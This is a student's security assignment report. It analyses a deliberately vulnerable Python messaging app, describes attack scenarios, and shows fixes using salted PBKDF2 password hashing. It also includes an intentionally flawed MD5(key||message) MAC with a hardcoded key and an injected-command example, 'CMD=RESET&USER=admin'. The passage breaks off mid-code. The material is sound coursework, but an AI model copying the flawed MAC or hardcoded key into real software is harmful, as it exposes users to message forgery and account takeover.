Assignment 1 Report

Liam Tarry

June 2025

Assignment #1 Report

Course: ECE 572; Summer 2025 **Instructor**: Dr. Ardeshir Shojaeinasab **Student Name**: Liam Tarry
Student ID: V00939002
Assignment: Assignment 1 **Date**: June 20th, 2025
GitHub Repository: [(https://github.com/ltarry/ECE572_Summer2025_SecureText)]

Executive Summary

In this assignment we conduct a security vulnerability analysis to an intentionally vulnerable messaging application and create fixes to a few notable issues. Some of the vulnerabilities identified include: the usage of plaintext password storage for user accounts, no proper verification in a password reset for an account, no transport encryption between messages along with intereceptable and readable usage of TCP for those messages, no input validation or sanitization, and a plaintext password comparison of login credentials. To improve some of these vulnerabilities, in the report I will be explaining how these vulnerabilities can be exploited in an attack, along with providing solutions to the secure storage of passwords at rest, and network security and message authentication.

Table of Contents

1. Introduction
2. Task Implementation
    - Task 1
    - Task 2
    - Task 3
3. Security Analysis
4. Attack Demonstrations
5. Performance Evaluation
6. Lessons Learned
7. Conclusion
8. References

---

1. Introduction

1.1 Objective

The main objective of this assignment is to gain an overall understanding of our vulnerable messaging application by recognizing its vulnerabiliities and what must be changed. We then go on to provide solutions and fixes to some of the most critical vulnerabilities identified, and display the before and after effects of our implementation with our own simulated attacks.

1.2 Scope

In this assignment I implemented password hashing to replace plaintext storage along with a salt added to the passwords. Following this I then implemented a secure MAC to prevent man-in-the-middle attacks such as length extension and message tampering. The foucs was on adding and implementing fixes to early glaring vulnerabilities.

1.3 Environment Setup


- **Operating System**: Kali Linux
- **Python Version**: 3.13.2
- **Key Libraries Used**: Python
- **Development Tools**: VSCode, Nano, ChatGPT/ Co-Pilot, Flameshot, Wireshark.

---

2. Task Implementation

2.1 Task 1: Security Vulnerabilitiy Analysis

2.1.2 Implementation Details After forking the git repo to my own machine. I tested the application by running the server by running 'python3 securetext.py server' in one termiinal the nsetting up and testing multiple other accounts in another terminal with 'python3 securetext.py'.



Key Components: - Component 1: [Test and run environment] - Component 2: [Identify 5 vulnerabilities] - Component 3: [Explain what/ how attacks can be done to exploit said vulnerabilities]

2.1.3 Vulnerability Analysis

Vulnerability	Severity	Impact	Location(code)	Mitigation
1. Plaintext password storage	Critical	High	line 57, function: create_account	adding a hash function and salt to passwords
2. No verification for password reset	Critical	High	lines 82-84, function reset_password	Require a form of identity verification to change password (not just default hardcoded in for simplicity)

Vulnerability	Severity	Impact	Location(code)	Mitigation
3. No message authentication controls	Critical	High	lines 86-135, function handle_client	adding a MAC for messages sent
4. Plaintext password comparison	Critical	High	lines 71-74, function authenticate	adding a hash function and salt to passwords, compare that to hashed input
5. No input validation or sanitization	Critical	High	various input fields that may allow code injections such as lines 121 and 122, or 298 and 299	Sanitize message contents and inputs for control characters or basic commands

2.1.4 Attack Scenarios Vulnerability 1. An example attack scenario for this vulnerability would be if a malicious actor gained access to the servers file system, they would have access to every single users account data and be able to impersonate or change credentials. This compromises the entire messaging system by allowing access to any accounts and provides little security in th event of an internal threat.

Vulnerability 2. An example attack scenario for this would be that as soon as an attacker knows the username to an account (such as sniffing any communication and or using the built in feature to see other active users online), they could reset the account's password and gain full access to it. This reset mechanism has no authentication or verification methods to it's actions and poses a major security risk.

Vulnerability 3. An example of an attack scenario for this vulnerability would be an attacker using wireshark and intercepting a message sent between two users, not only being able to read but also alter the contents of the message, and complete a man-in-the-middle attack between two parties. The attacker could intercept and request confidential information from the receiving party. This provides no trust in authenticity that a message a user receives is coming from who it says its coming from, compromising confidentiality and integrity.

Vulnerability 4. An example of an attack scenario for this instance would be an attacker gaining read access to the server (such as a user who starts it via shell) and running a memory dump while the server is running (for example with volatility) and then extracting passwords offline by recovering them in plaintext from the dump. This poses the same risk as in vulnerability 1, as an attacker could potentially exploit the entire database of stored usernames and passwords, compromising the whole application.

Vulnerability 5. An example attack scenario in this instance could happen by two likely situations. One is that a user can send a message that injects malicious code to execute a command to the server such as "CMD=RESET&USER=admin" to reset another user's password or attempt to change privileges. The other, is that a malciious actor could create accounts with excetptionally long usernames and passwords in an attempt to cause a DoS or slow down the server. In either

scenario the attacker only needs their own account and can cause a variety of problems from privilige escalation and compromising the entire application, to removing the applications availability by slowing it down tremendously. **Evidence**: Vulnerability 1:

```
# SECURITY VULNERABILITY: Storing password in plaintext!
self.users[username] = {
    'password': password,  # PLAINTEXT PASSWORD!
    'created_at': datetime.now().isoformat(),
    'reset_question': 'What is your favorite color?',
    'reset_answer': 'blue'  # Default for simplicity
}
self.save_users()
return True, "Account created successfully"
```

Vulnerability 2:

```
def reset_password(self, username, new_password):
    """Basic password reset - just requires existing username"""
    if username not in self.users:
        return False, "Username not found"

    # SECURITY VULNERABILITY: No proper verification for password reset!
    self.users[username]['password'] = new_password
    self.save_users()
    return True, "Password reset successful"
```

Vulnerability 3:

```
86
87      def handle_client(self, conn, addr):
88          """Handle individual client connection"""
89          print(f"New connection from {addr}")
90          current_user = None
91
92          try:
93              while True:
94                  data = conn.recv(1024).decode('utf-8')
95                  if not data:
96                      break
97
98                  try:
99                      message = json.loads(data)
100                     command = message.get('command')
101
102                     if command == 'CREATE_ACCOUNT':
103                         username = message.get('username')
104                         password = message.get('password')
105                         success, msg = self.create_account(username, password)
106                         response = {'status': 'success' if success else 'error', 'message': msg}
107
108                     elif command == 'LOGIN':
109                         username = message.get('username')
110                         password = message.get('password')
111                         success, msg = self.authenticate(username, password)
112                         if success:
113                             current_user = username
114                             self.active_connections[username] = conn
115                         response = {'status': 'success' if success else 'error', 'message': msg}
116
117                     elif command == 'SEND_MESSAGE':
118                         if not current_user:
119                             response = {'status': 'error', 'message': 'Not logged in'}
120                         else:
121                             recipient = message.get('recipient')
122                             msg_content = message.get('content')
123
124                             # Send message to recipient if they're online
125                             if recipient in self.active_connections:
126                                 msg_data = {
127                                     'type': 'MESSAGE',
128                                     'from': current_user,
129                                     'content': msg_content,
130                                     'timestamp': datetime.now().isoformat()
131                                 }
132                                 try:
133                                     self.active_connections[recipient].send(
134                                         json.dumps(msg_data).encode('utf-8')
135                                     )
136                                     response = {'status': 'success', 'message': 'Message sent'}
```

Vulnerability 4:

```
# SECURITY VULNERABILITY: Plaintext password comparison!
if self.users[username]['password'] == password:
    return True, "Authentication successful"
else:
    return False, "Invalid password"
```

Vulnerability 5:

```
121                     recipient = message.get('recipient')
122                     msg_content = message.get('content')
```

```
298         print("\n=== Send Message ===")
299         recipient = input("Enter recipient username: ").strip()
300         content = input("Enter message: ").strip()
```

2.2 Task 2: Securing Passwords at Rest

2.2.1 Objective The goal of this task was to implement protection methods for our application's users and their passwords which were originally stored in plaintext. By the end ofthe task they have been secured using a slow hash and salting method to protect against threat actors who may attempt to brute force their way into an account by guessing their passwords.

2.2.2 Implementation Details The implementation approach I took was following the instructions in the assignment1 readme.md file, researching the necessary libraries and forums to find similar processes to implementations of code that are similar to what I was being instructed to do, and leveraging GenAI tools like ChatGPT and Clause through Github's co-pilot to help assist in proper syntax, debugging and generation for specific method actions I was struggling to understand or find online. **Key Components**: - Component 1: [Password Hashing Implementation] - Component 2: [Salt Implementation] - Component 3: [Attack Demonstration]

Code Snippet (Key Implementation):

```
# Include only the most important code snippets
# Do not paste entire files as the actual attack or security-fixed codes are
↪  included in the deliverables directory
import hashlib
import base64
import secrets

#Part A - 1. Pre-Salt SHA-256 Implementation and Testing:
def hash_password_sha256(password, salt=None):
        return hashlib.sha256((password).encode('utf-8')).hexdigest()

def create_account(self, username, password):
        """Create new user account with SHA-256 hashed password"""
        if username in self.users:
            return False, "Username already exists"

        # Hash password with SHA-256
        password_hash = self.hash_password_sha256(password)

        self.users[username] = {
            'password_hash': password_hash,
            'created_at': datetime.now().isoformat(),
            'reset_question': 'What is your favorite color?',
            'reset_answer': 'blue'
        }
        self.save_users()
        return True, "Account created successfully"

def authenticate(self, username, password):
        """Authenticate user with SHA-256 hashed password comparison"""
        if username not in self.users:
            return False, "Username not found"
```

```
        # Hash provided password and compare with stored hash
        password_hash = self.hash_password_sha256(password)
        if self.users[username]['password_hash'] == password_hash:
            return True, "Authentication successful"
        else:
            return False, "Invalid password"

def test_hash_performance(self, password, iterations=1000):
        """Test hashing performance"""
        start_time = time.time()
        for _ in range(iterations):
            self.hash_password_sha256(password)
        end_time = time.time()

        print(f"SHA-256 Performance Test:")
        print(f"- {iterations} iterations")
        print(f"- Total time: {end_time - start_time:.4f} seconds")
        print(f"- Average time per hash: {((end_time - start_time) / iterations)
        ↪  * 1000:.4f} ms")

def main():
    if len(sys.argv) > 1 and sys.argv[1] == 'server':
        server = SecureTextServer()
        # Test hash performance
        server.test_hash_performance("test_password")
        server.start_server()
    else:
        # Run as client
        client = SecureTextClient()
        client.run()

#Part A - 2. Pre-Salt Slow Hashing Implementation and Testing:
def hash_password_pbkdf2(self, password, iterations=100000):
    """Hash password using PBKDF2 (slow hash)"""
    fixed_salt = b''
    key = hashlib.pbkdf2_hmac(
        'sha256',
        password.encode('utf-8'),
        fixed_salt,
        iterations
    )
    return base64.b64encode(key).decode('utf-8')

def test_hash_performance(self, password, iterations=1000):
    """Test hashing performance"""
    # Test SHA-256
    start_time = time.time()
    for _ in range(iterations):
```

```
            self.hash_password_sha256(password)
        sha256_time = time.time() - start_time

        # Test PBKDF2
        pbkdf2_iterations = 10  # Reduce iterations needed
        start_time = time.time()
        for _ in range(pbkdf2_iterations):
            self.hash_password_pbkdf2(password, iterations=100000)
        pbkdf2_time = time.time() - start_time

        print("\nHash Performance Comparison:")
        print(f"\nSHA-256 Results:")
        print(f"- {iterations:,} iterations")
        print(f"- Total time: {sha256_time:.4f} seconds")
        print(f"- Average time per hash: {(sha256_time/iterations)*1000:.4f} ms")

        print(f"\nPBKDF2 Results:")
        print(f"- {pbkdf2_iterations:,} iterations")
        print(f"- Total time: {pbkdf2_time:.4f} seconds")
        print(f"- Average time per hash: {(pbkdf2_time/pbkdf2_iterations)*1000:.4f}
        ↪  ms")
        print(f"- Slowdown factor:
        ↪  {((pbkdf2_time/pbkdf2_iterations)/(sha256_time/iterations)):.1f}x")

    def verify_password_pbkdf2(self, password, stored_hash_data):
        """Verify a password against stored PBKDF2 hash"""
        key = hashlib.pbkdf2_hmac(
            'sha256',
            password.encode('utf-8'),
            base64.b64decode(stored_hash_data['salt']),
            stored_hash_data['iterations']
        )
        return base64.b64encode(key).decode('utf-8') == stored_hash_data['hash']

    def main():
        if len(sys.argv) > 1 and sys.argv[1] == 'server':
            server = SecureTextServer()
            print("\nTesting hash implementations...")
            test_password = "MySecurePassword123"

            # Test SHA-256
            sha256_start = time.time()
            sha256_hash = server.hash_password_sha256(test_password)
            sha256_time = time.time() - sha256_start

            # Test PBKDF2
            pbkdf2_start = time.time()
            pbkdf2_hash = server.hash_password_pbkdf2(test_password)
```

```
        pbkdf2_time = time.time() - pbkdf2_start

        print(f"\nSingle Hash Timing:")
        print(f"SHA-256: {sha256_time*1000:.2f}ms")
        print(f"PBKDF2:  {pbkdf2_time*1000:.2f}ms")
        # Test hash performance
        server.test_hash_performance("test_password")
        server.start_server()
    else:
        # Run as client
        client = SecureTextClient()
        client.run()

if __name__ == "__main__":
    main()

#Part B - 1. Add Salt Generation:
def generate_salt(self):
    """Generate a cryptographically secure 128-bit salt"""
    return secrets.token_bytes(16)

def hash_password_sha256(self, password, salt=None):
    """Hash password using SHA-256 with salt"""
    if salt is None:
        salt = secrets.token_bytes(16)  # 128-bit salt
    salted_password = salt + password.encode('utf-8')
    password_hash = hashlib.sha256(salted_password).hexdigest()
    return {
        'hash': password_hash,
        'salt': base64.b64encode(salt).decode('utf-8'),
        'hash_type': 'sha256_salted'
    }

def hash_password_pbkdf2(self, password, iterations=100000):
    """Hash password using PBKDF2 with salt"""
    salt = secrets.token_bytes(16)  # 128-bit salt
    key = hashlib.pbkdf2_hmac(
        'sha256',
        password.encode('utf-8'),
        salt,
        iterations
    )
    return {
        'hash': base64.b64encode(key).decode('utf-8'),
        'salt': base64.b64encode(salt).decode('utf-8'),
        'iterations': iterations,
        'hash_type': 'pbkdf2'
    }
```


```python
#Part B -2. Migration Strategy (Method Script):
def authenticate(self, username, password):
        """Authenticate user with support for all formats and migration"""
        if username not in self.users:
            return False, "Username not found"

        user = self.users[username]

        #Plaintext password storage
        if 'password' in user:
            if user['password'] == password:
                self.migrate_user_password(username, password)
                return True, "Authentication successful"
            return False, "Invalid password"

        #Old unsalted SHA-256 hash
        if 'password_hash' in user and isinstance(user['password_hash'], str):
            test_hash = hashlib.sha256(password.encode()).hexdigest()
            if test_hash == user['password_hash']:
                self.migrate_user_password(username, password)
                return True, "Authentication successful"
            return False, "Invalid password"

        #New format hashes
        if 'password_hash' in user and isinstance(user['password_hash'], dict):
            stored_hash = user['password_hash']

            # SHA-256 with salt
            if stored_hash['hash_type'] == 'sha256_salted':
                salt = base64.b64decode(stored_hash['salt'])
                verification_hash = self.hash_password_sha256(password, salt)
                if verification_hash['hash'] == stored_hash['hash']:
                    self.migrate_user_password(username, password)
                    return True, "Authentication successful"

            # PBKDF2 with salt
            elif stored_hash['hash_type'] == 'pbkdf2':
                if self.verify_password_pbkdf2(password, stored_hash):
                    return True, "Authentication successful"

        return False, "Invalid password"

def migrate_user_password(self, username, password):
    """Migrate user to PBKDF2 hash"""
    print(f"Migrating password for user: {username}")
    hash_data = self.hash_password_pbkdf2(password)
```

```
        self.users[username] = {
            'password_hash': hash_data,
            'created_at': self.users[username].get('created_at',
            ↪  datetime.now().isoformat()),
            'migrated_at': datetime.now().isoformat(),
            'reset_question': self.users[username].get('reset_question', 'What is
            ↪  your favorite color?'),
            'reset_answer': self.users[username].get('reset_answer', 'blue')
        }
        self.save_users()
        print(f"Successfully migrated password for: {username}")

    def check_pending_migrations(self):
        """Check for users needing migration"""
        needs_migration = []
        for username, data in self.users.items():
            if 'hash_type' not in data.get('password_hash', {}):
                needs_migration.append(username)

        if needs_migration:
            print("\nPassword Migration Status:")
            print(f"Found {len(needs_migration)} users requiring migration:")
            for username in needs_migration:
                print(f"- {username}")
            print("\nUsers will be migrated upon their next successful login.")

        return needs_migration
```

2.2.3 Challenges and Solutions The biggest challenges I faced in this task were creating a clean migration script to allow for my testing and previously generated plaintext passwords stored on my user.json file to be converted to our required PBKDF2 + salt password storage. Having needed to go back and use unsalted SHA256 hashes for testing AFTER implementing salt generation to demonstrate it's weaknesses was challenging in the required code implementation and required a significant amount of adding and removing my test_user method to insert dummy users to test my hashcat attacks with, while also allowing for users on the client side to remain inputting their plaintext password and logging in while their passwords were stored in various hash forms.

Part B:

2.2.4 Testing and Validation Part A: 1. The above code snippets titled by the comment "Part A - 1. Pre-Salt SHA-256 Implementation and Testing:" show how I implemented a testing and validation component for our SHA-256 hashing of password using the hashlib library along with a basic script in our server class and main method to test the time it takes to hash said passwords on the server's end. The result is shown here:



The limitations with SHA256 are that it alone is not ideal for password storage, at least without salting as it is extremely susceptible to brute force attacks and rainbow table attacks https://specopssoft.com/blog/sha256-hashing-password-cracking/#:~:text=As%20you%20can%20see%20in%20the%20cracking%20table%20produced%20from,that's%20been%20hashed%20with%20SHA256.

This is because it's speed for computing hashes is so fast comparisons using password tables and rainbow tables for short limited character passwords, or weak passwords, are extremely vulnerable to attacks.

2. The above code changes and snippets of my methods named under the comment "Part A - 2. Pre-Salt Slow Hashing Implementation and Testing:" demonstrate the testing and validation code required to show the difference between SHA256 and slow hashing implementation and use case. In this instance, from my research I used PBKDF2 because it can iteratively appply a hash function (i.e. SHA256 which was already implemented) to make each guess attempt exponentially more expensive, slowing down brute force and rainbow table attacks https://medium.com/@aannkkiittaa/how-password-hashing-works-pbkdf2-argon2-more-95cee0cd7c4a. I chose to use 100,000 iterations based upon some forum research where I can keep the computations low enough to use efficiently in my demo environment, but would be also considered a default safe number on the client side https://vaultwarden.discourse.group/t/pbkdf2-default-iterations-acording-to-owasp/2235. That being said, in my testing script to compare SHA256 to PBKDF2, I reduced the iterations to 10 for the sake of computation time in my demonstration, the results can be seen here:

```
kali@kali: ~/ECE572_Summer2025_SecureText/src
File  Actions  Edit  View  Help
└─$ cd ECE572_Summer2025_SecureText

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText]
└─$ ls
assignment1  docs  LICENSE  README.md  src

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText]
└─$ cd src

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$ python3 securetext.py server

Testing hash implementations...

Single Hash Timing:
SHA-256: 0.02ms
PBKDF2:  59.94ms

Hash Performance Comparison:

SHA-256 Results:
- 1,000 iterations
- Total time: 0.0010 seconds
- Average time per hash: 0.0010 ms

PBKDF2 Results:
- 10 iterations
- Total time: 0.5808 seconds
- Average time per hash: 58.0786 ms
- Slowdown factor: 55718.0x
SecureText Server started on localhost:12345
Waiting for connections...
```

Part B: 1 & 2. For salt generation based on my provided code snippets below the comment "Part B - 1. Add Salt Generation:" & "Part B -2. Migration Strategy (Method Script):" I tested and validated the code worked by viewing the json file in the following screenshot:

```
kali@kali: ~/ECE572_Summer2025_SecureText/src
File  Actions  Edit  View  Help
└─$ cd ..

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText]
└─$ cd src

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$ ls
securetext.py  users.json

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$ cat users.json
{
  "test": {
    "password_hash": {
      "hash": "55947d4013d187e7fa00bb6f604edf3d375f35541469be9e102d78913800de46",
      "salt": "l8hOgaD+JTq8pnxMe8GFfw==",
      "hash_type": "sha256_salted"
    },
    "created_at": "2025-06-10T16:34:05.413463",
    "migrated_at": "2025-06-14T22:15:42.345654",
    "reset_question": "What is your favorite color?",
    "reset_answer": "blue"
  },
  "test1": {
    "password": "test1",
    "created_at": "2025-06-10T16:37:28.295272",
    "reset_question": "What is your favorite color?",
    "reset_answer": "blue"
  }
}

┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$
```

In the screenshot, you can not only see the hashed password of the corrected "test" user and the converted pasword, but the listed salt generated as well. We know it worked alongside the migration as the other dummy user test1, still has their old plaintext password which has not been migrated yet to a salted hash.

2.3 Task 3: Network Security and Message Authentication

2.3.1 Objective The goal of this task was to provide message integrity and authentication between users when communicating, preventing a malicious actor from intercepting and performing MITM attacks to impersonate other users or tamper with messages in transit via an attack such as our demonstrated length-extension attack.

2.3.2 Implementation Details The implementation approach I took was following the instructions in the assignment1 readme.md file, researching the necessary libraries and forums to find similar processes to implementations of code that are similar to what I was being instructed to do, and leveraging GenAI tools like ChatGPT and Clause through Github's co-pilot to help assist in proper syntax, debugging and generation for specific method actions I was struggling to understand or find online.

Key Components: - Component 1: [Network Attack Demonstrations] - Component 2: [Flawed MAC Implementation] - Component 3: [Length Extension Attack] - Component 4: [Secure MAC Implementation]

Code Snippet (Key Implementation):

```
#Part B/C. Implement H(k||m) MAC/ Message Format Enhancement with Vulnerable MAC
    def compute_mac(self, key, message):
        """Compute flawed MAC using MD5(key || message) - vulnerable to length
        ↪  extension"""
        mac_input = key.encode('utf-8') + message.encode('latin1')
        return hashlib.md5(mac_input).hexdigest()

    def verify_mac(self, key, message, received_mac):
        """Verify MAC - intentionally vulnerable to length extension"""
        try:
            # Convert string message to bytes if needed
            if isinstance(message, str):
                message = message.encode('latin1')  # Use latin1 to preserve byte
↪  values
            else:
                message = message

            mac_input = key.encode('utf-8') + message
            computed_mac = hashlib.md5(mac_input).hexdigest()

            # Debug output
            print(f"Message bytes: {message}")
            print(f"Received MAC: {received_mac}")
```

```
            print(f"Computed MAC: {computed_mac}")

            return computed_mac == received_mac
        except Exception as e:
            print(f"MAC verification error: {e}")
            return False

    def process_command_message(self, message, mac_key):
        """Process command messages with MAC verification"""
        try:
            # Extract command parts
            cmd_parts = message.split('&')
            cmd_dict = {}
            for part in cmd_parts:
                key, value = part.split('=')
                cmd_dict[key] = value

            # Verify command has required fields
            if 'CMD' not in cmd_dict:
                return False, "Missing CMD field"

            return True, cmd_dict
        except:
            return False, "Invalid command format"

    def handle_command_message(self, current_user, command_msg, mac):
        """Handle command messages with MAC verification"""
        # Simple shared key
        MAC_KEY = "SecretKey123"

        # Verify MAC first
        if not self.verify_mac(MAC_KEY, command_msg, mac):
            return {'status': 'error', 'message': 'Invalid MAC'}

        # Process command
        success, result = self.process_command_message(command_msg, MAC_KEY)
        if not success:
            return {'status': 'error', 'message': result}

        cmd_dict = result
        command = cmd_dict['CMD']

        # Handle different commands
        if command == 'SET_QUOTA':
            if 'USER' not in cmd_dict or 'LIMIT' not in cmd_dict:
                return {'status': 'error', 'message': 'Missing USER or LIMIT'}
            # Process quota setting
```

